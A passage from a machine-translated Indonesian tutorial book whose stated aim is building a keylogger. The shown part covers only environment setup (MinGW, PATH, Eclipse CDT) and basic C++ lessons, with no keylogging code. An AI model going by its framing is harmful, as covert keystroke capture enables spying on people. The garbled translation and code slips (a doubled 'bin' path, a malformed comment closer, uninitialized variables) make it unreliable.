
1. Arahkan ke file explorer (pintasan: windows + E), klik kanan pada "PC" atau "Komputer saya," dari menu tarik-turun yang ditampilkan, klik "Properti."




2. Klik pada pengaturan lanjutan dan kemudian dari menu pop-up yang muncul, klik "variabel lingkungan" lalu arahkan ke bawah ke variabel sistem dan pilih satu secara acak.



3. Tekan "P" pada keyboard Anda dan Anda akan diarahkan ke "Path." Sekarang mari kita lanjutkan dan edit. Jalur default akan dimulai seperti ini: **%sistemRoot%...** Seperti yang ditunjukkan dalam bentuk yang lebih lengkap pada gambar di bawah ini. (Alamatnya hanya ditampilkan di notepad untuk tujuan pembesaran, Anda tidak perlu menempatkan path di notepad juga.) Kami akan membuat tambahan ke path default.



4. Menambahkan **C:\mingw\bin\bin** ke alamat yang sudah ada, sehingga tampilannya persis seperti pada gambar di bawah ini. Hindari membuat perubahan lain di jalur, jika tidak, pesan kesalahan akan muncul saat mencoba menjalankan Eclipse.



5. Klik "OK" sebanyak yang Anda diminta dan akhirnya, klik terapkan dan jalur JDK diatur.

Benar, kami telah melakukan beberapa unduhan dan kami harus langsung masuk ke inti masalah: membuat Keylogger kami tetapi tunggu sebentar, apakah kami tidak melupakan sesuatu? Tentu kami!

Kami memiliki Mesin Virtual di mana semua operasi terkait Keylogger kami akan dilakukan. Kami memiliki Eclipse di mana semua penulisan kode kami akan dilakukan, kami juga memiliki JDK yang memungkinkan kami menjalankan Eclipse di sistem kami. Kekurangan kami adalah kompiler yang akan menerjemahkan kode tertulis C++ kami ke bahasa mesin yang dapat dimengerti oleh sistem komputer kami.

Tanpa membuang waktu, kami dapat mengunduh kompiler kami dari www.mingw.org padahal masih ada situs lain yang bisa kita jadikan tempat download. Namun, MinGW sangat mudah.



Tekan tombol unduh di sudut kanan atas untuk mulai mengunduh kompiler. Sekali lagi, kompiler akan berada dalam format zip dan seperti yang kami lakukan untuk JDK yang kami unduh sebelumnya, unzip dengan mengekstrak kontennya ke lokasi mana pun yang Anda pilih. Terakhir, instal kompiler.

Sekarang, dengan set jalur variabel, JDK, dan kompiler terinstal, kita dapat dengan nyaman makan siang di lingkungan Eclipse tanpa mendapatkan pesan kesalahan apa pun dan menulis kode kita dengan pasti bahwa kode tersebut akan ditafsirkan ke komputer kita dan akan dieksekusi juga.

Bab 12. Mengatur Gerhana lingkungan

HAIn makan siang Eclipse, salam dengan layar selamat datang yang akan menawarkan tur sekitar lingkungan gerhana akan ditampilkan. Jika Anda adalah salah satu yang menyukai panduan praktis, Anda bisa melanjutkannya, jika tidak tutup. Segera setelah catatan salam, Eclipse menampilkan program default kecil, yang akan mencetak "hello world" ketika, dikompilasi. Jangan khawatir tentang betapa rumitnya kode-kode ini pada pandangan pertama, karena kami melanjutkan, semuanya akan terbuka dan Anda akan melihat bahwa pengkodean hanyalah sepotong kue yang menunggu untuk dimakan.



```
Help      Quick Access  File  C/C++  
www.cpp : www.cpp  
2* // Name : www.cpp  
8  
9 #include <iostream>  
10 using namespace std;  
11  
12 int main() {  
13     cout << "!!!Hello World!!!" << endl; // prints !!!Hello World!!!  
14     return 0;  
15 }  
16  
Outline  Make Target  Task List  Problems  Tasks  Console  Properties  
No consoles to display at this time.
```

* Garis dalam teks ungu, biru dan hijau disebut "Kode". Kita akan menjadi bermain-main dengan mereka dalam waktu singkat.

Langkah-Langkah Untuk Mengatur Lingkungan untuk Coding:


1. Tutup program bawaan. Kita dapat mencapai ini dengan mengklik tombol proyek 'x' di sisi kiri layar.
2. Klik "File" di sudut kiri atas, pilih "Baru" dan kemudian proyek C+ + karena kami ingin membuat lingkungan C++.

3. Berikan proyek yang ingin Anda buat nama yang sesuai misalnya Keylogger, Calculator, Mary Jane, apa saja.
4. Di bawah "Jenis proyek" pilih "Proyek kosong." Pilih "MinGW GCC" (yang merupakan kompiler yang kami unduh) di bawah "Toolchains." Klik "Berikutnya" untuk melanjutkan dengan pengaturan penulis dan hak cipta atau klik "Selesai" untuk langsung masuk ke editor kode Eclipse.


...dan kita sudah selesai dengan hal-hal dalam kategori itu. Sekarang, seperti yang kita lakukan untuk JDK, kita perlu melanjutkan dan menetapkan beberapa jalur di sini.

Di bawah ini adalah langkah-langkahnya:

1. Buka nama proyek Anda, klik kanan padanya dan dari menu tarik-turun yang muncul gulir ke bawah dan klik "Properti".
2. Perluas build C/C++ dan dari menu drop-down, klik "Environment."




3. Di bawah "Jalur lingkungan untuk dipilih," klik "Jalur" dan klik "Edit." Jalur default yang ditampilkan panjang, rumit, dan membosankan, namun, kita hanya perlu menambahkan variabel jalur kecil ke awal.



4. Ingat jalur yang kami salin ketika kami mengatur variabel jalur JDK kami?


C:\mingw\bin;rekatkan di awal variabel jalur Eclipse sehingga terlihat seperti pada gambar di bawah ini:



5. Klik "Terapkan"

Kami hanya memiliki satu hal lagi yang harus dilakukan dan kami selesai menyiapkan Eclipse. Ini adalah pengaturan parser biner.

1. Klik "File" dan dari menu tarik-turun yang muncul, klik "Properties," "C++ Build" dan kemudian masuk ke pengaturan.
2. Di bawah "Pengaturan" Klik "Pengurai Biner." Pastikan pengurai PE Windows dicentang.



3. Klik "Ok" dan itu semua tentang pengaturan.

Cara menjalankan Kode tertulis

Sekarang setelah lingkungan Anda diatur, pengkodean Anda dapat dimulai. Namun itu tidak semua berakhir hanya dengan menulis banyak dan banyak baris kode, menjalankannya adalah penting. Menjalankan kode tertulis pada interval adalah penting karena memungkinkan pembuat kode mengetahui apakah apa yang dia tulis keluar seperti yang dia inginkan. Anda menjalankan kode Anda saat Anda menulis sehingga Anda tahu hasil dari apa yang telah Anda tulis

dan jika ada perubahan yang ingin Anda lakukan. Berikut adalah langkah-langkah sederhana untuk menjalankan kode tertulis Anda:

1. Di sudut kiri atas lingkungan gerhana, ada simbol palu. Palu menandakan "Bangun." Tanpa membangun kode tertulis, itu tidak akan berjalan. Klik di atasnya (Pintasan: Ctrl B) untuk membuat kode Anda.
2. Ada tombol "Main" hijau besar di bagian tengah atas layar Anda, klik untuk menjalankan program tertulis Anda. Tombol menandakan "Jalankan," klik di atasnya dan program Anda akan berjalan. Itu saja, sesederhana ABC.

Bab 13. Dasar-dasar Pemrograman (Crash kursus di C++)

True, kami prihatin dengan membuat Keylogger dan Anda harus bertanya-tanya mengapa kita masih berbelit-belit. Masalahnya, sangat penting bagi kita untuk membekali diri dengan pengetahuan dasar tentang lingkungan tempat kita akan bekerja dan alat yang akan kita gunakan.

C++ adalah bahasa pemrograman yang telah kami putuskan untuk digunakan dan jadi kami akan membahas area dasar bahasa ini yang akan memberi kami arah ke mana kami menuju (membuat Keylogger.) nanti, seiring kemajuan kami, kami akan belajar lebih banyak dan semakin banyak bahasa ini.

Ketentuan

Variabel. Variabel adalah lokasi dalam memori di mana nilai dapat disimpan untuk digunakan oleh suatu program. Analoginya adalah kotak pos di mana setiap kotak memiliki alamat (nomor kotak pos). Ketika kotak dibuka, konten akan diambil. Demikian pula, setiap lokasi memori memiliki alamat dan ketika dipanggil, konten dapat diambil.

pengenal. Identifier adalah urutan karakter yang diambil dari set karakter C++.

Setiap variabel membutuhkan pengenal yang membedakannya dari yang lain. Misalnya, diberikan variabel a, 'a' adalah pengidentifikasi dan nilainya adalah konten. Pengidentifikasi dapat terdiri dari alfabet, angka dan / atau garis bawah.

- Itu tidak boleh dimulai dengan angka
- C++ peka huruf besar/kecil; yaitu huruf besar dan huruf kecil adalah

- dianggap berbeda satu sama lain. Misalnya boy != BOY (di mana != berarti tidak sama dengan)
- Itu tidak boleh menjadi kata yang dicadangkan

Kata-kata yang dicadangkan.Kata atau kata kunci yang dicadangkan adalah kata yang memiliki arti khusus untuk kompiler C++. Beberapa kata kunci C++ adalah: double, asm, break, operator, static, void, dll.

Untuk mendeklarasikan suatu variabel, terlebih dahulu harus diberikan nama dan tipe data yang akan disimpan. Sebagai contoh:

Int a; di mana 'a' adalah pengidentifikasi dan bertipe integer.

Ada beberapa tipe data C++ dan masing-masing tipe data tersebut memiliki fungsinya masing-masing. Di bawah ini adalah berbagai tipe data:

- **Int:**Ini adalah bilangan bulat kecil, mis
- **panjang int:**Bilangan bulat besar
- **Mengambang:**bilangan real kecil
- **Dobel:**Tesis adalah angka dengan titik desimal, misalnya 20.3, 0.45
- **Ganda panjang:**Bilangan real yang sangat besar **Arang:**Satu karakter
-
- **Bool:**nilai Boolean. Itu dapat mengambil salah satu dari dua nilai: benar atau salah

Memahami Pernyataan Kode

Ketika kami pertama kali meluncurkan Eclipse dan disambut dengan salam pembuka, kami melihat program default segera setelah itu jika kami menjalankan menggunakan langkah-langkah yang kami pelajari sebelumnya akan menampilkan "Hello World." Mari kita lihat fungsi kode-kode yang ditulis dalam warna hijau, ungu dan merah dalam program default itu dan bagaimana mereka beroperasi.

```
1 #include <iostream>
2 using namespace std;
3
4 int main()
5 {
6
7 }
```

Problems Tasks Console Properties

<terminated> Keylogger.exe [C/C++ Application] C:\Users\Creator\workspace\Keylogger\Debug\Keylogger.exe (01/07/2015, 02:29)

- **# termasuk:** Pernyataan #include adalah panggilan untuk pernyataan dari perpustakaan untuk dimasukkan dalam program yang sedang ditulis. Perpustakaan dapat dikatakan sebagai ruangan yang menyimpan banyak kode pra-tertulis yang dapat kita manfaatkan setiap saat. Ini menyelamatkan kita dari tekanan karena harus menulis setiap hal yang mungkin kita perlukan saat coding.
- **<iostream>** :Ini adalah file library yang berisi beberapa fungsi tertentu yang memungkinkan kita menggunakan beberapa perintah tertentu. Beberapa perintah tersebut antara lain: Cout dan Cin.
- **Lihat:**Ini adalah perintah yang menampilkan hasil kode tertulis kepada pengguna komputer. Misalnya, jika Anda menulis kode untuk program yang akan mengajukan pertanyaan kepada pengguna, pernyataan Cout adalah yang akan membuat pertanyaan tersebut terlihat oleh pengguna.
- **Cin:**Pernyataan ini adalah perintah yang digunakan untuk menerima input dari pengguna. Misalnya jika Anda menulis sebuah program yang mengumpulkan biometrik dari orang yang berbeda, perintah Cin adalah yang akan memungkinkan program Anda mengambil informasi yang akan dimasukkan oleh pengguna komputer.

Contoh yang baik untuk menjelaskan pernyataan Cin dan Cout adalah kalkulator. CIn memungkinkan kalkulator untuk menerima input Anda dan Cout memungkinkan

itu menampilkan jawaban untuk Anda.

- **//:** Garis miring ganda adalah baris komentar. Ini berarti bahwa garis tertentu yang mendahuluinya tidak akan dipertimbangkan. Ini digunakan oleh penulis kode untuk menjelaskan apa yang dilakukan oleh baris kode tertentu baik untuk mengingatnya atau untuk programmer lain yang mungkin bekerja dengan kodennya. Kami juga memiliki komentar multi-baris. Komentar multi-baris memiliki satu garis miring dan tanda asterisk (/ *). Ini berfungsi seperti komentar satu baris kecuali bahwa pernyataan yang ditulis dapat melebihi satu baris.


Contoh dari:

Komentar satu baris: //Hidup bukanlah tempat tidur mawar.

Komentar multi-baris: /*Mawar itu merah, violet itu biru,
kebanyakan puisi berima tapi yang ini tidak.*\

Bab 14. Program Khas

T Diagram di bawah ini menunjukkan program sederhana yang dirancang untuk menanyakan pengguna komputer untuk memasukkan dua nilai terpisah yang dicetaknya. Mari kita pelajari baris kode ini selangkah demi selangkah untuk memahami apa artinya masing-masing.



The screenshot shows the Eclipse C/C++ IDE interface. The top window displays the code for 'Keylogger.cpp':#include <iostream>
using namespace std;

int main()
{
 int a = 10, b = 20;
 double c = 10.3, d = 60.234;

 cout << "Enter the values for a and b" << endl;
 cin >> a >> b;
 cout << "Value of a: " << a << endl << "Value of b: " << b;

 return 0;
}The bottom window shows the terminal output of the program:Enter the values for a and b
50
30
Value of a: 50
Value of b: 30

Baris 1: Baris ini berisi `#include <iostream>`. Inilah yang memulai program ini. Pernyataan `#include` memanggil perintah `Cin` dan `Cout` keluar dari library `<iostream>`. Tanpa baris ini, program tidak akan menerima atau menampilkan input apa pun.

Baris 2: "Menggunakan namespace" adalah perintah, dan "std" yang merupakan singkatan dari 'standar' adalah perpustakaan.

Saat Anda menulis "Menggunakan namespace std" Anda membawa semuanya dari

perpustakaan itu ke kelas Anda, tetapi tidak seperti menggunakan perintah #include. Namespace di C++ adalah cara untuk menempatkan Word dalam ruang lingkup, dan kata apa pun yang berada di luar ruang lingkup itu tidak dapat melihat kode di dalam ruang nama. Agar kode yang berada di luar namespace dapat melihat kode yang ada di dalam namespace, Anda harus menggunakan perintah "Using namespace".

Baris 4:Pada baris ini, main() adalah sebuah fungsi dan "int" menentukan jenis nilai yang akan ditangani fungsi tersebut (bilangan bulat.) Fungsi dalam C++ adalah sekelompok pernyataan yang bersama-sama membentuk tugas. Ini adalah fungsi pertama yang selalu ada di C++ dan harus selalu ditulis.

Baris 5 & 14:Tanda kurung kurawal pada baris 5 dan 14 menunjukkan awal dan akhir pernyataan majemuk.

Baris 6:Di sini, dua variabel dialokasikan, variabel 'a' dan variabel 'b'. Seperti yang dinyatakan sebelumnya, variabel adalah lokasi yang ditetapkan ke RAM yang digunakan untuk menyimpan data. Oleh karena itu, dua alokasi memori dibuat untuk menyimpan bilangan bulat. Variabel 'a' diberi nilai 10 dan variabel 'b' diberi nilai 20. Proses ini disebut inisialisasi, yaitu menetapkan nilai awal sehingga bahkan tanpa input oleh pengguna ada nilai awal.

Baris 7:Pada baris ini inisialisasi dibuat. Variabel tipe double diinisialisasi sama seperti variabel tipe integer diinisialisasi.

Baris 9:Pada baris ini print out statement Cout digunakan. Ini mencetak pernyataan "Masukkan nilai untuk "a dan b" meskipun tanpa tanda kutip. Hanya pernyataan dalam tanda kutip yang dicetak. Perhatikan bahwa a dan b yang ditulis pada pernyataan "Masukkan nilai untuk a dan b" tidak akan menampilkan nilai yang terdapat pada variabel 'a' melainkan hanya akan menampilkannya sebagai huruf alfabet karena terletak di dalam tanda kutip.

Di akhir baris ini, kami memiliki kata yang dicadangkan endl. Kata endl menyebabkan setiap pernyataan yang muncul setelahnya dimulai pada baris baru.

Baris 10:Baris ini berisi pernyataan Cin >>. Pernyataan Cin meminta pengguna untuk memasukkan nilai untuk a dan b. Tanpa pengguna komputer membuat input seperti itu, program tidak akan berjalan.

Baris 11:Jika diperhatikan, pada pernyataan Cout << " Nilai a: " terlihat bahwa setelah kolom (mengantar input yang diharapkan dari pengguna) terdapat spasi sebelum tanda kutip yang mengakhiri pernyataan tersebut. Spasi ini akan membuat tampilan output seperti di bawah ini ketika program diatur untuk dijalankan.

Nilai a: 50

Namun, tanpa ruang ini, output akan mengambil bentuk ini:

Nilai a:50

Sedangkan stand alone 'a' inilah yang akan menampilkan nilai yang diinput oleh user. EndL di tengah kedua pernyataan membawa "Nilai b: " ke baris berikutnya yang ditampilkan saat program diatur untuk dijalankan.

Baris 13:Itukembali 0;pernyataan memungkinkan fungsi utama untuk mengembalikan tipe data integer. Secara teknis, dalam C atau C++, fungsi utama harus mengembalikan nilai karena dideklarasikan sebagai "int main". Jika main dideklarasikan seperti "void main", maka tidak perlukembali 0.

Selanjutnya, kami memiliki beberapa operator, yang memungkinkan kami melakukan beberapa operasi. Beberapa operator ini termasuk – operator matematika, operator perbandingan,

Operator matematika: Seperti namanya, ini memungkinkan kita melakukan operasi matematika. Operator matematika yang kita miliki di dunia nyata sama dengan yang kita miliki di sini. Mereka:

- Tambahan
- Pengurangan
- Perkalian
- Divisi &
- Modulus

Modulus adalah angka yang tersisa ketika Anda membagi dua angka.

Contoh, ketika Anda membagi 5 dengan 2, hasilnya akan menjadi 2 dengan sisa 1. Sisanya 1 adalah modulus.

Kami juga memiliki operator Perbandingan dan mereka adalah:

- **Operator yang sama - sama ==** :Perlu dicatat bahwa operator tanda sama dengan ganda (==) tidak berfungsi seperti operator tanda sama dengan tunggal (=). Sementara operator tanda sama dengan tunggal digunakan untuk menetapkan nilai ke variabel, operator tanda ganda membandingkan nilai antara dua variabel terutama bila digunakan dengan pernyataan bersyarat (*pernyataan bersyarat akan dibahas nanti).

Misalnya, menulis $a = b$ akan memberikan nilai apa pun di b ke a
Ketika

Menulis sesuatu seperti jika $a == b \dots$ (di mana "jika" adalah kondisional pernyataan) akan mengkonfirmasi jika nilai yang terkandung dalam b sama dengan yang ada di a . Dan jika ya, operasi tertentu yang ditentukan oleh penulis kode akan dijalankan.

Operator tidak sama dengan != :Operator ini sesuai dengan namanya menyiratkan bahwa dua atau lebih variabel yang dibandingkan tidak sama. Misalnya, $a != b$ menyiratkan bahwa nilai dalam variabel a dan b berbeda.

Operator dan-dan &&:Ini mewakili kata dan. Jadi, jika Anda memiliki misalnya:

$$a != c \text{ && } b == a$$

Ini dapat dibaca sebagai kondisi yang berbunyi sebagai " a tidak sama dengan c DAN b sama dengan a ."

Operator ATAU ||Sama seperti kata OR biasa yang kita gunakan sehari-hari, yang di sini di C++ artinya sama.

$$a != c \text{ } || \text{ } b == a$$

Pernyataan di atas hanya berbunyi: " a tidak sama dengan c ATAU b sama dengan a "

Sekarang, mari kita menelusuri baris kode aktual di mana pernyataan perbandingan digunakan bersama dengan beberapa pernyataan kondisional.

```
4 int main()
5 {
6     int a, b;
7     double c = 10.3, d = 60.234;
8
9     if( a == b && c != d)
10    {
11        cout << "I will not sleep!";
12    }
13    else
14    {
15        cout << "I will fight against sleep";
16    }
17
18    return 0;

```

Apakah Anda sudah melihat logika kode di atas?

